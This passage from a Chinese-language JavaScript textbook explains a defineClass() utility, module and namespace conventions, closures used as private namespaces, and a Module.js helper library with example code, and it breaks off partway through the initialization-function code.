 * This function expects a single object as its only argument. It defines
 * a new JavaScript class based on the data in that object and returns the
 * constructor function of the new class. This function handles the repetitive
 * tasks of defining classes: setting up the prototype object for correct
 * inheritance, copying methods from other types, and so on.
 *
 * The object passed as an argument should have some or all of the
 * following properties:
 *
 *   name: The name of the class being defined.
 *         If specified, this value will be stored in the classname
 *         property of the prototype object.
 *
 *   extend: The constructor of the class to be extended. If omitted,
 *           the Object() constructor will be used. This value will
 *           be stored in the superclass property of the prototype object.
 *
 *   construct: The constructor function for the class. If omitted, a new
 *              empty function will be used. This value becomes the return
 *              value of the function, and is also stored in the constructor
```

```

*         property of the prototype object.
*
*   methods: An object that specifies the instance methods (and other shared
*             properties) for the class. The properties of this object are
*             copied into the prototype object of the class. If omitted,
*             an empty object is used instead. Properties named
*             "classname", "superclass", and "constructor" are reserved
*             and should not be used in this object.
*
*   statics: An object that specifies the static methods (and other static
*             properties) for the class. The properties of this object become
*             properties of the constructor function. If omitted, an empty
*             object is used instead.
*
*   borrows: A constructor function or array of constructor functions.
*             The instance methods of each of the specified classes are copied
*             into the prototype object of this new class so that the
*             new class borrows the methods of each specified class.
*             Constructors are processed in the order they are specified,
*             so the methods of a class listed at the end of the array may
*             overwrite the methods of those specified earlier. Note that
*             borrowed methods are stored in the prototype object before
*             the properties of the methods object above. Therefore,
*             methods specified in the methods object can overwrite borrowed
*             methods. If this property is not specified, no methods are
*             borrowed.
*
*   provides: A constructor function or array of constructor functions.
*             After the prototype object is fully initialized, this function
*             verifies that the prototype includes methods whose names and
*             number of arguments match the instance methods defined by each
*             of these classes. No methods are copied; this is simply an
*             assertion that this class "provides" the functionality of the
*             specified classes. If the assertion fails, this method will
*             throw an exception. If no exception is thrown, any
*             instance of the new class can also be considered (using "duck
*             typing") to be an instance of these other types. If this
*             property is not specified, no such verification is performed.
**/
function defineClass(data) {
    // Extract the fields we'll use from the argument object.
    // Set up default values.
    var classname = data.name;
    var superclass = data.extend || Object;
    var constructor = data.construct || function() {};
    var methods = data.methods || {};
    var statics = data.statics || {};
    var borrows;
    var provides;

    // Borrows may be a single constructor or an array of them.
    if (!data.borrows) borrows = [];
    else if (data.borrows instanceof Array) borrows = data.borrows;
    else borrows = [ data.borrows ];

```

```

// Ditto for the provides property.
if (!data.provides) provides = [];
else if (data.provides instanceof Array) provides = data.provides;
else provides = [ data.provides ];

// Create the object that will become the prototype for our class.
var proto = new superclass();

// Delete any noninherited properties of this new prototype object.
for(var p in proto)
    if (proto.hasOwnProperty(p)) delete proto[p];

// Borrow methods from "mixin" classes by copying to our prototype.
for(var i = 0; i < borrows.length; i++) {
    var c = data.borrows[i];
    borrows[i] = c;
    // Copy method properties from prototype of c to our prototype
    for(var p in c.prototype) {
        if (typeof c.prototype[p] != "function") continue;
        proto[p] = c.prototype[p];
    }
}

// Copy instance methods to the prototype object
// This may overwrite methods of the mixin classes
for(var p in methods) proto[p] = methods[p];

// Set up the reserved "constructor", "superclass", and "classname"
// properties of the prototype.
proto.constructor = constructor;
proto.superclass = superclass;
// classname is set only if a name was actually specified.
if (classname) proto.classname = classname;

// Verify that our prototype provides all of the methods it is supposed to.
for(var i = 0; i < provides.length; i++) { // for each class
    var c = provides[i];
    for(var p in c.prototype) { // for each property
        if (typeof c.prototype[p] != "function") continue; // methods only
        if (p == "constructor" || p == "superclass") continue;
        // Check that we have a method with the same name and that
        // it has the same number of declared arguments. If so, move on
        if (p in proto &&
            typeof proto[p] == "function" &&
            proto[p].length == c.prototype[p].length) continue;
        // Otherwise, throw an exception
        throw new Error("Class " + classname + " does not provide method "+
            c.classname + "." + p);
    }
}

// Associate the prototype object with the constructor function
constructor.prototype = proto;

```



```
// Copy static properties to the constructor
for(var p in statics) constructor[p] = data.statics[p];

// Finally, return the constructor function
return constructor;
}
```

例9-11给出了使用 `defineClass()` 方法的例子代码。

例9-11：使用 `defineClass()` 方法

```
// A Comparable class with an abstract method
// so that we can define classes that "provide" Comparable.
var Comparable = defineClass({
  name: "Comparable",
  methods: { compareTo: function(that) { throw "abstract"; } }
});

// A mixin class with a usefully generic equals() method for borrowing
var GenericEquals = defineClass({
  name: "GenericEquals",
  methods: {
    equals: function(that) {
      if (this == that) return true;
      var propsInThat = 0;
      for(var name in that) {
        propsInThat++;
        if (this[name] !== that[name]) return false;
      }

      // Now make sure that this object doesn't have additional props
      var propsInThis = 0;
      for(name in this) propsInThis++;

      // If this has additional properties, then they are not equal
      if (propsInThis != propsInThat) return false;

      // The two objects appear to be equal.
      return true;
    }
  }
});

// A very simple Rectangle class that provides Comparable
var Rectangle = defineClass({
  name: "Rectangle",
  construct: function(w,h) { this.width = w; this.height = h; },
  methods: {
    area: function() { return this.width * this.height; },
    compareTo: function(that) { return this.area() - that.area(); }
  },
  provides: Comparable
});

// A subclass of Rectangle that chains to its superclass constructor,
// inherits methods from its superclass, defines an instance method and
```

```
// a static method of its own, and borrows an equals() method.
var PositionedRectangle = defineClass({
  name: "PositionedRectangle",
  extend: Rectangle,
  construct: function(x,y,w,h) {
    this.superclass(w,h); // chain to superclass
    this.x = x;
    this.y = y;
  },
  methods: {
    isInside: function(x,y) {
      return x > this.x && x < this.x+this.width &&
        y > this.y && y < this.y+this.height;
    }
  },
  statics: {
    comparator: function(a,b) { return a.compareTo(b); }
  },
  borrows: [GenericEquals]
});
```

模块和名字空间

在早些年的时候,JavaScript往往用在那些直接嵌入到Web页面中的小的简单的脚本中。随着 Web 浏览器和 Web 标准变得成熟起来,JavaScript 程序也变得更长且更复杂。今天,很多 JavaScript 脚本依赖于用 JavaScript 代码编写的外部模块或库(注 1)。

在编写本书时,有人正在致力于创建一个可复用的开源的 JavaScript 模块的集合。在 Comprehensive Perl Archive Network (CPAN, 全面的 Perl 存档网络)之后,JavaScript Archive Network (JSAN, JavaScript 存档网络)开始流行起来,并且它希望能够为 JavaScript 及其社区做到 CPAN 为 Perl 语言及其社区所做的那些事情。可以访问 <http://www.openjsan.org> 了解详细情况或获取所需代码。

JavaScript 没有为创建和管理模块提供任何语言功能,因此,编写可移植及可复用的 JavaScript 代码模块主要是要遵从一些基本的惯例,本章将介绍这些基本惯例。

最重要的惯例涉及为了避免名字空间冲突要注意名字空间的用法。当两个模块用相同的名字来定义全局属性时,就会发生名字空间冲突:一个模块会覆写掉另一个模块的属性,一个模块或者二者都不能正确地运行。

另一个惯例涉及模块初始化代码。在客户端的 JavaScript 中这尤其重要,因为那些操作 Web 浏览器中的文档的模块,在文档完成载入后,往往需要代码去触发模块。

下面的各节讨论名字空间和初始化。本章最后给出一个模块的扩展的例子,该模块包含一个用于模块的工具函数。

注 1: 核心 JavaScript 没有任何方法可以载入或包含一个外部模块的代码。这由 JavaScript 解释器所嵌入到的环境负责。在客户端 JavaScript 中,这通过 `<script src=>` 标记来完成(参见第 13 章)。其他的嵌入可能提供一个简单的 `load()` 函数用来载入模块。

10.1 创建模块和名字空间

如果要编写一个 JavaScript 代码的模块，使其可用于任何的脚本并且可用于任何其他的模块，所必须遵守的最重要的规则就是：避免定义全局变量。任何时候，当定义一个全局变量时，都面临着该变量被其他模块或者使用模块的程序员覆盖的危险。相应的解决方案是，在专门为模块创建的名字空间中，定义模块的所有方法和属性。

JavaScript 不会有任何特殊的语言来支持名字空间，但是 JavaScript 对象对名字空间的支持却很好。考虑例 9-8 定义的 `provides()` 方法和例 9-10 定义的 `defineClass()` 工具方法。这两个方法名都是全局的标记。如果想要创建函数的模块，让它和 JavaScript 的类一起工作，就不要在全局名字空间中定义这些方法。相反，要这样编写代码：

```
// Create an empty object as our namespace
// This single global symbol will hold all of our other symbols
var Class = {};
// Define functions within the namespace
Class.define = function(data) { /* code goes here */ }
Class.provides = function(o, c) { /* code goes here */ }
```

注意，在这里，不是在定义一个 JavaScript 类的实例方法（或者静态方法），而是在定义普通的函数，并且把对它的引用存储到一个特别创建的对象中而不是存储到全局对象中。

这段代码展示了 JavaScript 模块的第一条规则：一个模块不应该为全局名字空间添加多于一条的标记。下面是对这条规则的两条很好的常识性的附则：

- 如果一个模块为全局名字空间添加一条标记，其文档应该清楚地描述该标记是什么。
- 如果一个模块为全局名字空间添加一条标记，该标记的名字和载入该模块的文件的名字之间应该有一种清楚的关系。

在类模块的例子中，可以把代码放入到一个名为 `Class.js` 的文件中，并且在文件的开始处使用如下的注释：

```
/**
 * Class.js: A module of utility functions for working with classes.
 *
 * This module defines a single global symbol named "Class".
 * Class refers to a namespace object, and all utility functions
 * are stored as properties of this namespace.
 */
```

类在 JavaScript 中非常重要，肯定有多个有用的模块和类一起工作。如果两个模块都使用全局标记 `Class` 来引用它们的名字空间，那会发生什么呢？如果发生这种情况，就不

得不重新开始，因为发生了名字空间冲突。通过使用名字空间可以减少发生冲突的可能性，但是不能完全避免。遵守一条文件命名惯例会受益良多。如果两个冲突的模块都名为 *Class.js*，它们不能存储到同一个目录下。一个脚本能够包含两个不同的 *Class.js* 文件的惟一方法是，它们分别存储在不同的目录中，如 *utilities/Class.js* 和 *flanagan/Class.js*。

如果脚本存储在子目录中，子目录名可能是模块名的一部分。即，这里定义的“Class”模块真的应该叫做 *flanagan.Class*。代码看上去如下所示：

```
/**
 * flanagan/Class.js: A module of utility functions for working with classes.
 *
 * This module creates a single global symbol named "flanagan" if it
 * does not already exist. It then creates a namespace object and stores
 * it in the Class property of the flanagan object. All utility functions
 * are placed in the flanagan.Class namespace.
 */
var flanagan; // Declare a single global symbol "flanagan"
if (!flanagan) flanagan = {}; // If undefined, make it an object
flanagan.Class = {} // Now create the flanagan.Class namespace
// Now populate the namespace with our utility methods
flanagan.Class.define = function(data) { /* code here */ };
flanagan.Class.provides = function(o, c) { /* code here */ };
```

在这段代码中，全局 *flanagan* 对象是名字空间的一个名字空间。如果编写另一个模块来存储数据操作的工具函数，可以把这些工具存储在 *flanagan.Date* 名字空间中。注意，在测试 *flanagan* 标记是否存在之前，这段代码就用一条 *var* 语句声明了全局标记 *flanagan*。这是因为，试图读取一个未声明的全局标记会抛出异常，而试图读取一个声明了但未定义的标记，只是返回未定义的值。这只是全局对象的特殊行为。如果试图读取名字空间对象的一个不存在的属性，只会得到 *undefined* 的值而不会有异常。

有了一个像 *flanagan.Class* 这样的二级名字空间，好像很安全地避免了名字冲突。如果另外一个名叫 *Flanagan* 的 JavaScript 开发者决定编写一个和类相关的工具的模块，这两个模块都想要使用的程序员可能会遇到麻烦。但是，这看上去确实不大可能。然而，为了完全地保证安全，可以采用来自 Java 编程语言中的一条针对全局唯一包名字前缀的惯例：用程序员所拥有的一个互联网域名作为名字的开头。将域名反转以使高级的域先出现，然后使用这个作为程序员的所有 JavaScript 模块的前缀。由于 Web 站点是 *davidflanagan.com*，故可以把模块存储在文件 *com/davidflanagan/Class.js* 中，并使用 *com.davidflanagan.Class* 名字空间。如果所有的 JavaScript 开发者都遵从这一规范，就不会有其他人在 *com.davidflanagan* 中定义任何东西了，因为没有其他人拥有 *davidflanagan.com* 域名。

这一惯例可能过度限制了大多数的 JavaScript 模块，读者不需要自己遵从这一惯例。但是，应该知道这条惯例。不要随意地创建一个可能是别人的域名的名字空间：不要使用一个反转的域名来定义一个名字空间，除非自己拥有这个域名。

例 10-1 展示了一个 `com.davidflanagan.Class` 名字空间的创建。它增加了前面的例子所没有的错误检查，并且如果 `com.davidflanagan.Class` 已经存在，或者，如果 `com` 或 `com.davidflanagan` 已经存在但没有引用一个对象，就抛出一个异常。

例 10-1：根据一个域名创建一个名字空间

```
// Create the global symbol "com" if it doesn't exist
// Throw an error if it does exist but is not an object
var com;
if (!com) com = {};
else if (typeof com !== "object")
    throw new Error("com already exists and is not an object");

// Repeat the creation and type-checking code for the next level
if (!com.davidflanagan) com.davidflanagan = {}
else if (typeof com.davidflanagan !== "object")
    throw new Error("com.davidflanagan already exists and is not an object");

// Throw an error if com.davidflanagan.Class already exists
if (com.davidflanagan.Class)
    throw new Error("com.davidflanagan.Class already exists");

// Otherwise, create and populate the namespace with one big object literal
com.davidflanagan.Class = {
    define: function(data) { /* code here */ },
    provides: function(o, c) { /* code here */ }
};
```

10.1.1 测试一个模块的可用性

如果编写的代码要依赖外部模块，可以通过检查该模块的名字空间来测试其是否存在。执行这一任务的代码需要些技巧，因为这需要测试名字空间的每一个组成部分。注意，这段代码在测试 `com` 的存在性之前就将它声明为全局标记。必须这么做，就像在定义名字空间的时候所做的一样。

```
var com; // Declare global symbol before testing for its presence
if (!com || !com.davidflanagan || !com.davidflanagan.Class)
    throw new Error("com/davidflanagan/Class.js has not been loaded");
```

如果模块的作者遵从一个一致的版本惯例，如让模块的版本号通过模块的名字空间的 `VERSION` 属性可用，就可能不仅仅只是测试模块的存在性，而且可以测试模块的某个具体版本的存在性。在本章最后，将提供一个例子，它恰恰可以做到这一点。

10.1.2 类作为模块

例10-1中的“类”只是一组相互协作的工具函数集合。然而，对于一个模块应该是什么样的，并没有严格的限制。它可能是一个单个的函数、一个JavaScript类，或者是一组相互协作的类和函数集合。

例10-2给出的代码创建了包含一个单个类的模块。这个模块依靠我们假设的Class模块及其define()函数（如果读者忘记了这些工具函数是如何工作的，请参考例9-10）。

例 10-2：一个复数类作为模块

```
/**
 * com/davidflanagan/Complex.js: a class representing complex numbers
 *
 * This module defines the constructor function com.davidflanagan.Complex()
 * This module requires the com/davidflanagan/Class.js module
 */
// First, check for the Class module
var com; // Declare global symbol before testing for its presence
if (!com || !com.davidflanagan || !com.davidflanagan.Class)
    throw new Error("com/davidflanagan/Class.js has not been loaded");

// We know from this test that the com.davidflanagan namespace
// exists, so we don't have to create it here. We'll just define
// our Complex class within it
com.davidflanagan.Complex = com.davidflanagan.Class.define({
    name: "Complex",
    construct: function(x,y) { this.x = x; this.y = y; },
    methods: {
        add: function(c) {
            return new com.davidflanagan.Complex(this.x + c.x,
                                                    this.y + c.y);
        }
    }
});
```

也可以定义包含多个类的模块。例10-3是一个模块的帧，该模块定义了代表不同的几何图形的各种类。

例 10-3：包含图形类的一个模块

```
/**
 * com/davidflanagan/Shapes.js: a module of classes representing shapes
 *
 * This module defines classes within the com.davidflanagan.shapes namespace
 * This module requires the com/davidflanagan/Class.js module
 */
// First, check for the Class module
var com; // Declare global symbol before testing for its presence
if (!com || !com.davidflanagan || !com.davidflanagan.Class)
    throw new Error("com/davidflanagan/Class.js has not been loaded");
```



```
// Import a symbol from that module
var define = com.davidflanagan.Class.define;

// We know from the test for the Class module that the com.davidflanagan
// namespace exists, so we don't have to create it here.
// We just create our shapes namespace within it.
if (com.davidflanagan.shapes)
    throw new Error("com.davidflanagan.shapes namespace already exists");

// Create the namespace
com.davidflanagan.shapes = {};

// Now define classes, storing their constructor functions in our namespace
com.davidflanagan.shapes.Circle = define({ /* class data here */ });
com.davidflanagan.shapes.Rectangle = define({ /* class data here */ });
com.davidflanagan.shapes.Triangle = define({ /* class data here */ });
```

10.1.3 模块初始化代码

我们倾向于把 JavaScript 模块看作是函数（或类）的集合。但是，正如前面的例子所澄清的，模块所做的工作比定义以后需要调用的函数要多得多。在第一次载入时，它们还运行代码来设置和分配它们的名字空间。模块可以运行任意数目的这种类型的单次代码，并且，编写没有定义函数或类而只是运行某些代码的模块，也是完全可以接受的。惟一的规则就是模块不能把全局名字空间搞乱了。组织这种类型的模块的最好办法就是，把代码放入到一个匿名的函数中，这个函数在定义后立即被调用：

```
(function() { // Define an anonymous function. No name means no global symbol
    // Code goes here
    // Any variables are safely nested within the function,
    // so no global symbols are created.
})(); // End the function definition and invoke it.
```

某些模块可以在载入的时候运行自己的初始化代码。其他的模块则必须有一个初始化函数在稍后的某个时间调用。这在客户端的 JavaScript 中很常见：通常，在 HTML 文档已经完成到 Web 浏览器中的载入后，设计用来在 HTML 文档上运行的模块需要由初始化代码来触发。

模块可以对初始化问题采取一种被动的方式：只是定义一个初始化函数并给出其文档，并让模块的用户在适当的时候去调用这个函数。这是一种安全而保守的方式，但是它要求有足够的 JavaScript 代码在一个 HTML 文档之中，以至于至少应该在文档上执行模块的初始化。

有一派思想（叫做无干扰的 JavaScript，将在 13.1.5 节讲述）认为模块应该完全自包含，而 HTML 文档不应该包含任何 JavaScript 代码。从这个意义上讲，要编写无干扰的

(unobtrusive) 模块，模块必须能够活动地注册它们的初始化函数，以便它们能够在适当的时候调用。

本章最后的例10-5包含了一个初始化解决方案，它允许模块活动地注册初始化函数。在一个 Web 浏览器中运行的时候，所有注册的函数都会自动调用，以响应 Web 浏览器所发送的“onload”事件。（第 17 章将讲解客户端事件和事件句柄。）

10.2 从名字空间导入标记

对于 `com.davidflanagan.Class` 这样的惟一的名称空间，问题在于它们会导致甚至更长的函数名，如 `com.davidflanagan.Class.define()`。这是该函数的完全限定名称，但是，不必总是这样输入这个名称。既然 JavaScript 函数是数据，那就可以把它们放在想要的地方。例如，在载入了 `com.davidflanagan.Class` 模块后，该模块的用户可以这么编写：

```
// This is an easier name, to save typing.  
var define = com.davidflanagan.Class.define;
```

使用名字空间来防止冲突，这是模块开发者的职责。但是，从模块的名字空间把标记导入到全局名字空间，则是模块用户的特权。使用模块的程序员将会知道有哪些其他的模块在使用中以及所有潜在的命名冲突有哪些。他可以确定为了防止冲突要导入什么标记以及如何导入。

注意，前面的代码片断为一个类定义工具函数使用了全局标记 `define`。这对于全局函数来说不是一个好的选择，因为它没有说明在定义什么。一种替代方法是改变名字：

```
var defineClass = com.davidflanagan.Class.define;
```

但是，改变方法名也不能完全令人满意。使用了前面的模块的另一个程序员可能觉得名字 `defineClass()` 容易让人混淆，因为他熟悉了名字 `define()` 下的那个函数。另外，模块开发者经常对他们的函数名认真思虑，而改变这些名字可能对模块不公正。另一种替换方法是不使用全局名字空间，而是把标记导入到一个易于输入的名字空间：

```
// Create a simple namespace. No error checking required. The  
// module user knows that this symbol does not exist yet.  
var Class = {};  
// Now import a symbol into this new namespace.  
Class.define = com.davidflanagan.Class.define;
```

还有几件和导入标记相关的重要事情需要理解。首先，只能导入那些引用一个函数、对象或数组的标记。如果导入的标记的值是数字或字符串这样的基本类型，只是得到了该值的一个静态的拷贝。在名字空间中发生的对该值的任何改变都不会在该值的导入拷贝

中反映出来。假设 `Class.define()` 方法记录了它所定义的类的数目，并且每次被调用的时候都增加一次 `com.davidflanagan.Class.counter` 的值。如果试图导入这个值，只是得到了它的当前值的一份静态的拷贝：

```
// Make a static copy only. Changes in the namespace are not
// reflected in the imported property since this is a primitive value.
Class.counter = com.davidflanagan.Class.counter;
```

对于模块开发者来说，要记住，如果模块定义了引用基本类型值的属性，应该提供可以导入的 accessor 方法：

```
// A property of primitive type; cannot be imported
com.davidflanagan.Class.counter = 0;

// Here is an accessor method that can be imported
com.davidflanagan.Class.getCounter = function() {
    return com.davidflanagan.Class.counter;
}
```

需要理解的和导入相关的第二个要点是，导入是为了一个模块的用户而进行的。模块的开发者必须总是对它们的标记使用全称限定名。可以在上面的 `getCounter()` 方法中看到这一点。既然 JavaScript 对于模块和名字空间没有内建的支持，那就没有捷径，即便 `counter` 属性和 accessor 方法 `getCounter()` 都是同一名字空间的一部分，也必须输入全称限定名。模块的编写者绝不能假设它们的函数将被导入到全局名字空间中。调用模块中其他函数的函数，必须使用它们的全称限定名，这样即便没有导入，这些函数也能正常地工作（这条规则的一个例外涉及到我们将要在 10.2.2 节讨论的闭包）。

10.2.1 公有标记和私有标记

并非在一个模块的名字空间中定义的所有标记都是要在外部使用的。模块也可以拥有自己的内部函数和变量，而这些内部的函数和变量并不是用来供使用模块的脚本直接使用的。JavaScript 没有任何方法可以指定一个名字空间中的某些属性是公有的，指定另一些不是公有的，在这里，我们再次依靠惯例来预防从模块外部对一个模块的私有属性的非法使用。

最直接的方法就是简单地文档化。模块的开发者都应该清楚地用文档记录下来，哪些函数和其他属性构成了模块的公有 API。相反，模块的用户则应该严格约束自己对这一公有 API 的使用，而不要试图去调用其他的函数或访问其他的属性。

即便没有可供参考的文档，有助于区分公有和私有的一条惯例是：给私有标记加上一个下划线前缀。在 accessor 函数 `getCounter()` 的讨论中，可以将 `counter` 属性的名字

改为 `_counter`，以清楚地表明它是私有的。这并不能阻止外部代码使用这一属性，但是，这使得程序员很难无意地使用一个私有属性。

通过 JSAN 发布的模块则更进一步。模块定义包含了列出公有标记的数组。JSAN 的模块名字叫做 JSAN，包括了用来从一个模块导入标记的工具函数，这些函数拒绝导入那些没有显式列举为公有的标记。

10.2.2 闭包作为私有名字空间和作用域

8.8 节介绍了闭包是一个函数加上函数定义时它起作用的作用域（注 2）。因此，通过定义函数，可以使用它的局部作用域作为一个私有名字空间。定义于外围函数之中的嵌套函数可以访问这个私有的名字空间。这有两层好处。首先，既然私有名字空间也是作用域链上的第一个对象，名字空间中的函数可以引用该名字空间中的其他函数和属性而不需要使用全称限定名。

使用一个函数来定义一个私有名字空间的第二点好处和该名字空间是真正私有的这一事实有关。从函数的外部无法访问这个函数内所定义的标记。只有包含这些标记的函数将它们导出为一个外部公有的名字空间，这些标记才变得可以访问。这意味着，模块可以选择只导出其公有函数，而将辅助函数和辅助变量这样的实现细节锁定在闭包的私有名字空间中。

例 10-4 有助于说明这一点。它使用闭包来创建一个私有名字空间，然后将其公有方法导出到一个公有名字空间中。

例 10-4：使用闭包定义一个私有名字空间

```
// Create the namespace object. Error checking omitted here for brevity.
var com;
if (!com) com = {};
if (!com.davidflanagan) com.davidflanagan = {};
com.davidflanagan.Class = {};

// Don't stick anything into the namespace directly.
// Instead we define and invoke an anonymous function to create a closure
// that serves as our private namespace. This function will export its
// public symbols from the closure into the com.davidflanagan.Class object
// Note that we use an unnamed function so we don't create any other
// global symbols.
(function() { // Begin anonymous function definition
    // Nested functions create symbols within the closure
```

注 2： 闭包是一种高级功能，如果读者略过了第 8 章对闭包的讨论，应该在阅读了有关闭包的内容之后再回到本节。

```
function define(data) { counter++; /* more code here */ }
function provides(o, c) { /* code here */ }

// Local variable are symbols within the closure.
// This one will remain private within the closure
var counter = 0;

// This function can refer to the variable with a simple name
// instead of having to qualify it with a namespace
function getCounter() { return counter; }

// Now that we've defined the properties we want in our private
// closure, we can export the public ones to the public namespace
// and leave the private ones hidden here.
var ns = com.davidflanagan.Class;
ns.define = define;
ns.provides = provides;
ns.getCounter = getCounter;
})(); // End anonymous function definition and invoke it
```

10.3 模块工具

本节给出一个扩展的例子（例 10-5），它是一个和模块相关的工具模块。这个 `Module.createNamespace()` 工具处理名字空间的创建和错误检查。模块的编写者可能这样使用它：

```
// Create a namespace for our module
Module.createNamespace("com.davidflanagan.Class");

// Now start populating the namespace
com.davidflanagan.Class.define = function(data) { /* code here */ };
com.davidflanagan.Class.provides = function(o, c) { /* code here */ };
```

`Module.require()` 函数检查一个命令的模块的指定版本是否存在，如果不存在就抛出一个错误。使用它的方式如下：

```
// This Complex module requires the Class module to be loaded first
Module.require("com.davidflanagan.Class", 1.0);
```

`Module.importSymbols()` 函数简化了将标记导入到全局名字空间或另一个指定的名字空间的任務。下面是使用它的例子：

```
// Import the default set of Module symbols to the global namespace
// One of these default symbols is importSymbols itself
Module.importSymbols(Module); // Note we pass the namespace, not module name

// Import the Complex class into the global namespace
importSymbols(com.davidflanagan.Complex);

// Import the com.davidflanagan.Class.define() method to a Class object
var Class = {};
```

```
importSymbols(com.davidflanagan.Class, Class, "define");
```

最后, `Module.registerInitializationFunction()` 允许一个模块注册一个函数, 该函数包含了稍后运行的初始化代码(注3)。当这个函数用在客户端JavaScript中的时候, 事件句柄会自动注册, 以在文档完成载入后为所有载入的模块调用所有的初始化函数。当用于其他的非客户端环境中, 初始化函数不会自动调用, 但是可以使用 `Module.runInitializationFunctions()` 显式地调用。

Module 模块如例 10-5 所示。这个例子很长, 但是代码值得仔细研究。每个工具函数的说明和完整的细节都可以在代码中找到。

例 10-5: 包含和模块相关的工具的一个模块

```
/**
 * Module.js: module and namespace utilities
 *
 * This is a module of module-related utility functions that are
 * compatible with JSAN-type modules.
 * This module defines the namespace Module.
 */

// Make sure we haven't already been loaded
var Module;
if (Module && (typeof Module != "object" || Module.NAME))
    throw new Error("Namespace 'Module' already exists");

// Create our namespace
Module = {};

// This is some metainformation about this namespace
Module.NAME = "Module";    // The name of this namespace
Module.VERSION = 0.1;      // The version of this namespace

// This is the list of public symbols that we export from this namespace.
// These are of interest to programmers who use modules.
Module.EXPORT = ["require", "importSymbols"];

// These are other symbols we are willing to export. They are ones normally
// used only by module authors and are not typically imported.
Module.EXPORT_OK = ["createNamespace", "isDefined",
                    "registerInitializationFunction",
                    "runInitializationFunctions",
                    "modules", "globalNamespace"];

// Now start adding symbols to the namespace
Module.globalNamespace = this; // So we can always refer to the global scope
Module.modules = { "Module": Module }; // Module name->namespace map.
```

注3: 参见例 17-6, 它提供了一个相似的初始化函数注册工具。

```

/**
 * This function creates and returns a namespace object for the
 * specified name and does useful error checking to ensure that the
 * name does not conflict with any previously loaded module. It
 * throws an error if the namespace already exists or if any of the
 * property components of the namespace exist and are not objects.
 *
 * Sets a NAME property of the new namespace to its name.
 * If the version argument is specified, set the VERSION property
 * of the namespace.
 *
 * A mapping for the new namespace is added to the Module.modules object
 */
Module.createNamespace = function(name, version) {
    // Check name for validity. It must exist, and must not begin or
    // end with a period or contain two periods in a row.
    if (!name) throw new Error("Module.createNamespace(): name required");
    if (name.charAt(0) == '.' ||
        name.charAt(name.length-1) == '.' ||
        name.indexOf("..") != -1)
        throw new Error("Module.createNamespace(): illegal name: " + name);

    // Break the name at periods and create the object hierarchy we need
    var parts = name.split('.');

    // For each namespace component, either create an object or ensure that
    // an object by that name already exists.
    var container = Module.globalNamespace;
    for(var i = 0; i < parts.length; i++) {
        var part = parts[i];
        // If there is no property of container with this name, create
        // an empty object.
        if (!container[part]) container[part] = {};
        else if (typeof container[part] != "object") {
            // If there is already a property, make sure it is an object
            var n = parts.slice(0,i).join('.');
            throw new Error(n + " already exists and is not an object");
        }
        container = container[part];
    }

    // The last container traversed above is the namespace we need.
    var namespace = container;

    // It is an error to define a namespace twice. It is okay if our
    // namespace object already exists, but it must not already have a
    // NAME property defined.
    if (namespace.NAME) throw new Error("Module "+name+" is already defined");

    // Initialize name and version fields of the namespace
    namespace.NAME = name;
    if (version) namespace.VERSION = version;

    // Register this namespace in the map of all modules

```



```
Module.modules[name] = namespace;

// Return the namespace object to the caller
return namespace;
}
/**
 * Test whether the module with the specified name has been defined.
 * Returns true if it is defined and false otherwise.
 */
Module.isDefined = function(name) {
    return name in Module.modules;
};

/**
 * This function throws an error if the named module is not defined
 * or if it is defined but its version is less than the specified version.
 * If the namespace exists and has a suitable version, this function simply
 * returns without doing anything. Use this function to cause a fatal
 * error if the modules that your code requires are not present.
 */
Module.require = function(name, version) {
    if (!(name in Module.modules)) {
        throw new Error("Module " + name + " is not defined");
    }

    // If no version was specified, there is nothing to check
    if (!version) return;

    var n = Module.modules[name];

    // If the defined version is less than the required version or if
    // the namespace does not declare any version, throw an error.
    if (!n.VERSION || n.VERSION < version)
        throw new Error("Module " + name + " has version " +
            n.VERSION + " but version " + version +
            " or greater is required.");
};

/**
 * This function imports symbols from a specified module. By default, it
 * imports them into the global namespace, but you may specify a different
 * destination as the second argument.
 *
 * If no symbols are explicitly specified, the symbols in the EXPORT
 * array of the module will be imported. If no such array is defined,
 * and no EXPORT_OK is defined, all symbols from the module will be imported.
 *
 * To import an explicitly specified set of symbols, pass their names as
 * arguments after the module and the optional destination namespace. If the
 * module defines an EXPORT or EXPORT_OK array, symbols will be imported
 * only if they are listed in one of those arrays.
 */
Module.importSymbols = function(from) {
    // Make sure that the module is correctly specified. We expect the
```

```

// module's namespace object but will try with a string, too
if (typeof from == "string") from = Module.modules[from];
if (!from || typeof from != "object")
    throw new Error("Module.importSymbols(): " +
        "namespace object required");

// The source namespace may be followed by an optional destination
// namespace and the names of one or more symbols to import;
var to = Module.globalNamespace; // Default destination
var symbols = [];                // No symbols by default
var firstsymbol = 1;              // Index in arguments of first symbol name

// See if a destination namespace is specified
if (arguments.length > 1 && typeof arguments[1] == "object") {
    if (arguments[1] != null) to = arguments[1];
    firstsymbol = 2;
}

// Now get the list of specified symbols
for(var a = firstsymbol; a < arguments.length; a++)
    symbols.push(arguments[a]);

// If we were not passed any symbols to import, import a set defined
// by the module, or just import all of them.
if (symbols.length == 0) {
    // If the module defines an EXPORT array, import
    // the symbols in that array.
    if (from.EXPORT) {
        for(var i = 0; i < from.EXPORT.length; i++) {
            var s = from.EXPORT[i];
            to[s] = from[s];
        }
        return;
    }
    // Otherwise if the modules does not define an EXPORT_OK array,
    // just import everything in the module's namespace
    else if (!from.EXPORT_OK) {
        for(s in from) to[s] = from[s];
        return;
    }
}

// If we get here, we have an explicitly specified array of symbols
// to import. If the namespace defines EXPORT and/or EXPORT_OK arrays,
// ensure that each symbol is listed before importing it.
// Throw an error if a requested symbol does not exist or if
// it is not allowed to be exported.
var allowed;
if (from.EXPORT || from.EXPORT_OK) {
    allowed = {};
    // Copy allowed symbols from arrays to properties of an object.
    // This allows us to test for an allowed symbol more efficiently.
    if (from.EXPORT)
        for(var i = 0; i < from.EXPORT.length; i++)

```

```

        allowed[from.EXPORT[i]] = true;
    if (from.EXPORT_OK)
        for(var i = 0; i < from.EXPORT_OK.length; i++)
            allowed[from.EXPORT_OK[i]] = true;
    }

    // Import the symbols
    for(var i = 0; i < symbols.length; i++) {
        var s = symbols[i]; // The name of the symbol to import
        if (!(s in from)) // Make sure it exists
            throw new Error("Module.importSymbols(): symbol " + s +
                " is not defined");
        if (allowed && !(s in allowed)) // Make sure it is a public symbol
            throw new Error("Module.importSymbols(): symbol " + s +
                " is not public and cannot be imported.");
        to[s] = from[s]; // Import it
    }
};

// Modules use this function to register one or more initialization functions
Module.registerInitializationFunction = function(f) {
    // Store the function in the array of initialization functions
    Module._initfuncs.push(f);
    // If we have not yet registered an onload event handler, do so now.
